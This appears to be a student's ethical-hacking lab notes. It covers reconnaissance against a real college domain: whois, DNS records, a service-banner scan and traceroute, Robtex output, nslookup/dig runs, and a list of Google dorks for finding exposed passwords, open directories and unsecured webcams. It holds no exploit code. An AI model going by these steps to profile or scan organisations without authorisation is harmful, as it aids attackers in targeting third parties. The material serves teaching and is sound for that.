ETHICAL HACKING DOCUMENTATION

-SATISH VIROTHI

➢ THE FIVE PHASES OF HACKING:

1. Reconnaissance (Information Gathering)
2. Scanning
3. Gaining Access (Exploitation)
4. Maintaining Access
5. Clearing Tracks

NOTE:

IP ADDRESS OF MACHINES USED:

METASPLOITABLE MACHINE: 192.168.40.129

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b9:b8:54
          inet addr:192.168.40.129  Bcast:192.168.40.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb9:b854/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:175 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18180 (17.7 KB)  TX bytes:9546 (9.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:143 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44197 (43.1 KB)  TX bytes:44197 (43.1 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

KALI LINUX: 192.168.40.131

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.40.131  netmask 255.255.255.0  broadcast 192.168.40.255
        inet6 fe80::8fd9:9b3:c89f:17b6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ee:4c:25  txqueuelen 1000  (Ethernet)
        RX packets 202  bytes 23123 (22.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 48  bytes 5620 (5.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

WINDOWS 7: 192.168.40.135

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\SATISH>ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::d4d:91c7:c807:4134%11
   IPv4 Address. . . . . . . . . . . : 192.168.40.135
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.40.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter isatap.{7AB2035A-7411-4EDB-A36D-F73A4B369704}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:
```


❖ Reconnaissance (Information Gathering):

In this phase, the attacker gathers as much information as possible about the target system or network. This can include finding out IP addresses, domain names, email addresses, employee names, and any other available data.

WEB TOOLS AVAILABLE:

➢ WHO IS:

Who.is is a website that offers domain lookup services, providing detailed information about domain names. It supplies data on registration, including registrar's name, dates, and contact information. Additionally, it offers DNS details, historical ownership data, IP address information, and server location. This tool is valuable for verifying domain authenticity, conducting research, and enhancing cybersecurity measures.



➢ NETCRAFT:

Netcraft is a widely recognized information-gathering tool focused on internet security. It specializes in providing insights into web server infrastructure, including details about hosting providers, SSL certificates, and historical data on websites. With its web server survey, Netcraft offers statistics on server usage across the internet, aiding in the assessment of security vulnerabilities and trends. It's a valuable resource for cybersecurity professionals and researchers seeking comprehensive information about online infrastructure.

➢ TECHNICAL INFO:

"TechnicalInfo.net" is a website dedicated to providing comprehensive information on various technical subjects. Covering a wide range of topics from IT infrastructure to software development, it serves as a valuable resource for tech enthusiasts, professionals, and students alike. With detailed articles, tutorials, and insights, TechnicalInfo.net strives to keep its audience updated with the latest trends and advancements in the tech industry.

Domain Dossier

Investigate domains and IP addresses

domain or IP address: vnrvjiet.ac.in

☑ domain whois record ☑ DNS records ☑ traceroute

☑ network whois record ☑ service scan [go]

user: anonymous [103.248.208.99]
balance: 49 units
log in | account info

CentralOps.net

Do you see Whois records that are missing contact information?
Read about reduced Whois data due to the GDPR.

Address lookup

canonical name **vnrvjiet.ac.in.**
aliases
addresses **132.148.130.26**

Domain Whois record

Queried **whois.registry.in** with "**vnrvjiet.ac.in**"...

```
Domain Name: vnrvjiet.ac.in
Registry Domain ID: D12325-IN
Registrar WHOIS Server:
Registrar URL: http://www.ernet.in
Updated Date: 2023-05-29T09:21:50Z
Creation Date: 2004-12-20T22:22:55Z
Registry Expiry Date: 2027-12-20T22:22:55Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization:
Registrant Street: REDACTED FOR PRIVACY
```

DNS records

name	class	type	data	time to live
vnrvjiet.ac.in	IN	MX	preference: 10 exchange: mail.rediffmailpro.com	14400s (04:00:00)
vnrvjiet.ac.in	IN	TXT	v=spf1 +a +mx +ip4:132.148.130.26 ~all	14400s (04:00:00)
vnrvjiet.ac.in	IN	A	132.148.130.26	14400s (04:00:00)
vnrvjiet.ac.in	IN	NS	ns1.vnrvjiet.ac.in	86400s (1.00:00:00)
vnrvjiet.ac.in	IN	NS	ns2.vnrvjiet.ac.in	86400s (1.00:00:00)
vnrvjiet.ac.in	IN	SOA	server: ns1.vnrvjiet.ac.in email: root@s132-148-130-26.secureserver.net serial: 2023061201 refresh: 3600 retry: 1800 expire: 1209600 minimum ttl: 86400	86400s (1.00:00:00)
26.130.148.132.in-addr.arpa	IN	PTR	_unknown.ip.secureserver.net	3600s (01:00:00)
130.148.132.in-addr.arpa	IN	NS	cns1.secureserver.net	3600s (01:00:00)
130.148.132.in-addr.arpa	IN	NS	cns2.secureserver.net	3600s (01:00:00)
130.148.132.in-addr.arpa	IN	SOA	server: cns1.secureserver.net email: dns@jomax.net serial: 2022092000 refresh: 300 retry: 600 expire: 86400 minimum ttl: 3600	3600s (01:00:00)

Service scan

FTP - 21

```
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 19:15. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
220 Logout.
```

SMTP - 25

```
220-s132-148-130-26.secureserver.net ESMTP Exim 4.96.2 #2 Fri, 20 Oct 2023 19:15:50 +0000
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
421 s132-148-130-26.secureserver.net lost input connection
```

HTTP - 80

```
HTTP/1.1 301 Moved Permanently
Date: Fri, 20 Oct 2023 19:15:50 GMT
Server: Apache
Location: https://vnrvjiet.ac.in/
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

POP3 - 110

```
+OK Dovecot ready.
```

IMAP - 143

HTTPS - 443

```
Error: A call to SSPI failed, see inner exception.
```

-- end --

URL for this output | return to CentralOps.net, a service of Hexillion

Traceroute

Tracing route to **vnrvjiet.ac.in [132.148.130.26]**...

hop	rtt	rtt	rtt	ip address	fully qualified domain name
1	2	1	1	169.254.158.58	
2	1	1	1	169.48.118.160	ae103.ppr03.dal13.networklayer.com
3	0	1	1	169.48.118.132	84.76.30a9.ip4.static.sl-reverse.com
4	2	*	*	169.45.18.36	ae16.cbs01.dr01.dal04.networklayer.com
5	32	*	*	169.45.18.7	ae2.cbs01.cs01.lax01.networklayer.com
6	32	32	32	169.53.16.238	ee.10.35a9.ip4.static.sl-reverse.com
7	32	32	65	206.223.123.32	reserved.metro.la.ipv4.godaddy.com
8	42	50	50	148.72.34.4	ae0.lax1-ibrsa0106-01.bb.gdinf.net
9	48	47	48	148.72.34.32	ae19.phx3-ibrma1205-02.bb.gdinf.net
10	49	49	49	148.72.32.65	ae1.phx3-pemc0215-01.bb.gdinf.net
11	*	*	*		
12	*	*	*		
13	*	*	*		
14	*	*	*		

Trace aborted

➢ **ROBTEX:**

Robtex uses various sources to gather public information about IP numbers, domain names, hostnames, Autonomous systems, routes etc. It then indexes the data in a big database and provides free access to the data.

vnrvjiet.ac.in GO

ANALYSIS | QUICK INFO | REVERSE (NEW!) | RECORDS | SEO | WOT | ALEXA | THREATMINER

SHARED | GRAPH | HISTORY | WHOIS | DNSBL | GRAPH(old)

ANALYSIS

This section shows a quick analyis of the given host name or ip number.

Vnrvjiet.ac.in has two name servers, one mail server and one IP number.

Rediffmailpro name servers

The name servers are **ns.rediffmailpro.com** and **ns2.rediffmailpro.com**.

Rediffmailpro mail server

The mail server is **mail.rediffmailpro.com**.

IP number

The IP number is **119.252.152.151**. The PTR of the IP number is **host152-151.hosting.rediffmailpro.com**. The IP number is in India. It is hosted by Rediff Route..

Results found

Vnrvjiet.com, **vnrvjiet.in**, **vnrvjiet.org**, **vnrvjiet.academia.edu** and **vnrvjiet.esy.es**.

QUICK INFO

Quick summary of the host name

vnrvjiet.ac.in quick info

General	
FQDN	vnrvjiet.ac.in
Host Name	
Domain Name	vnrvjiet.ac.in
Registry	ac.in
TLD	in
DNS	
IP numbers	119.252.152.151
Name servers	ns.rediffmailpro.com ns2.rediffmailpro.com
Mail servers	mail.rediffmailpro.com

RECORDS

Hierarchical analysis of the entity

vnrvjiet.ac.in

- a 119.252.152.151
  - whois Rediff.com India Limited,
  - route 119.252.144.0/20
    - bgp AS38224
      - asname Rediff-AS Rediff.com India Limited,
  - descr Rediff Route.
  - location India
  - ptr host152-151.hosting.rediffmailpro.com

SHARED

This section shows related hostnames and ipnumbers


IP numbers	Sharing IP numbers	Name servers	Sharing name servers
119.252.152.151	www.**vnrvjiet**.ac.in	ns.**rediffmailpro**.com	**vnrvjiet**.in
1 results shown.	1 results shown.	ns2.**rediffmailpro**.com	1 results shown.
		2 results shown.	


IP numbers of the name servers	Mail servers	IP numbers of the mail servers
119.252.154.105	mail.**rediffmailpro**.com	202.137.236.14
119.252.159.175	1 results shown.	202.137.237.23
202.54.124.166		2 results shown.
3 results shown.		

Subdomains/Hostnames	On other TLD:s and domains
Domains or hostnames one step under this domain or hostname.	This sub section shows this name on other top level domains.
www.**vnrvjiet**.ac.in	**vnrvjiet**.com
1 results shown.	**vnrvjiet**.in
	vnrvjiet.org
	vnrvjiet.**academia**.edu
	vnrvjiet.**esy**.es
	5 results shown.

➢ WAY BACK MACHINE:


The Wayback Machine, managed by the Internet Archive, is a digital time capsule for the web. It enables users to view archived versions of websites from years past, offering a unique perspective on the evolution of online content. Researchers, historians, and curious users can access snapshots of web pages dating back to the late 1990s. This invaluable tool plays a crucial role in preserving digital history and tracking the development of the internet.





➢ WAPPALYZER:

Wappalyzer is a browser extension and online tool used for identifying the technologies used by websites. It provides insights into the underlying technologies, frameworks, and software a website utilizes. With a user-friendly interface, Wappalyzer helps developers, marketers, and analysts gain valuable insights into the technology stack of visited sites. Its capabilities make it a valuable tool for competitive analysis and web development.



GOOGLE DORKS:

Google dorks, also known as Google hacking, refer to specific search queries that utilize advanced operators to uncover sensitive information or vulnerabilities on websites. They are commonly used by ethical hackers, security professionals, and researchers to discover hidden information that may be unintentionally exposed by websites.

Here are some examples of Google dorks:

- **Site Search:**
  site:example.com - Restricts the search results to a specific domain.

- **File Type Search:**
  filetype:pdf - Finds PDF files.
  filetype:doc - Finds Microsoft Word documents.

- **Inurl:**
  inurl:admin - Searches for URLs containing the word "admin".

- **Intitle:**
  intitle:"index of /" - Finds directories that are open to listing.

- **Link Search:**
  link:example.com - Lists web pages that link to a specific URL.

- **Cache Search:**
  cache:example.com - Retrieves the cached version of a webpage.

- **Info Search:**
  info:example.com - Provides information about a website.

- **Related Search:**
  related:example.com - Finds websites related to a specific domain.

- **Social Media Search:**
  site:linkedin.com "john doe" - Searches for profiles on LinkedIn.

- **Login Pages:**
  intitle:"login page" - Searches for pages with "login page" in the title.


- **Error Messages:**
  intitle:"error 404" - Finds pages with "error 404" in the title.


- **File Contents:**
  intext:"password" - Searches for pages with "password" in the body.


- **Directory Listing:**
  intitle:"index of /images" - Searches for open directories of images.

- **Authentication Pages:**
  intitle:"authentication page" - Searches for pages with "authentication page" in the title.

- **IP Cameras:**
  inurl:/view.shtml - Searches for unsecured webcams.







COMMAND LINE TOOLS AVAILABLE (KALI LINUX):

- **nslookup:**
  nslookup is a command-line tool used for querying Domain Name System (DNS) servers to retrieve domain name information.
  nslookup www.example.com

```
┌──(kali㉿kali)-[~]
└─$ nslookup vnrvjiet.ac.in
Server:         192.168.40.2
Address:        192.168.40.2#53

Non-authoritative answer:
Name:   vnrvjiet.ac.in
Address: 132.148.130.26
```

- **dig:**
  dig is a more versatile and powerful DNS querying tool. It provides detailed information about DNS records and supports advanced querying options.
  dig example.com

```
┌──(root㉿kali)-[/home/kali]
└─# dig vnrvjiet.ac.in

; <<>> DiG 9.18.16-1-Debian <<>> vnrvjiet.ac.in
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59335
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 1232
;; QUESTION SECTION:
;vnrvjiet.ac.in.                        IN      A

;; ANSWER SECTION:
vnrvjiet.ac.in.         5       IN      A       132.148.130.26

;; Query time: 11 msec
;; SERVER: 192.168.40.2#53(192.168.40.2) (UDP)
;; WHEN: Fri Oct 20 23:36:30 IST 2023
;; MSG SIZE  rcvd: 59
```

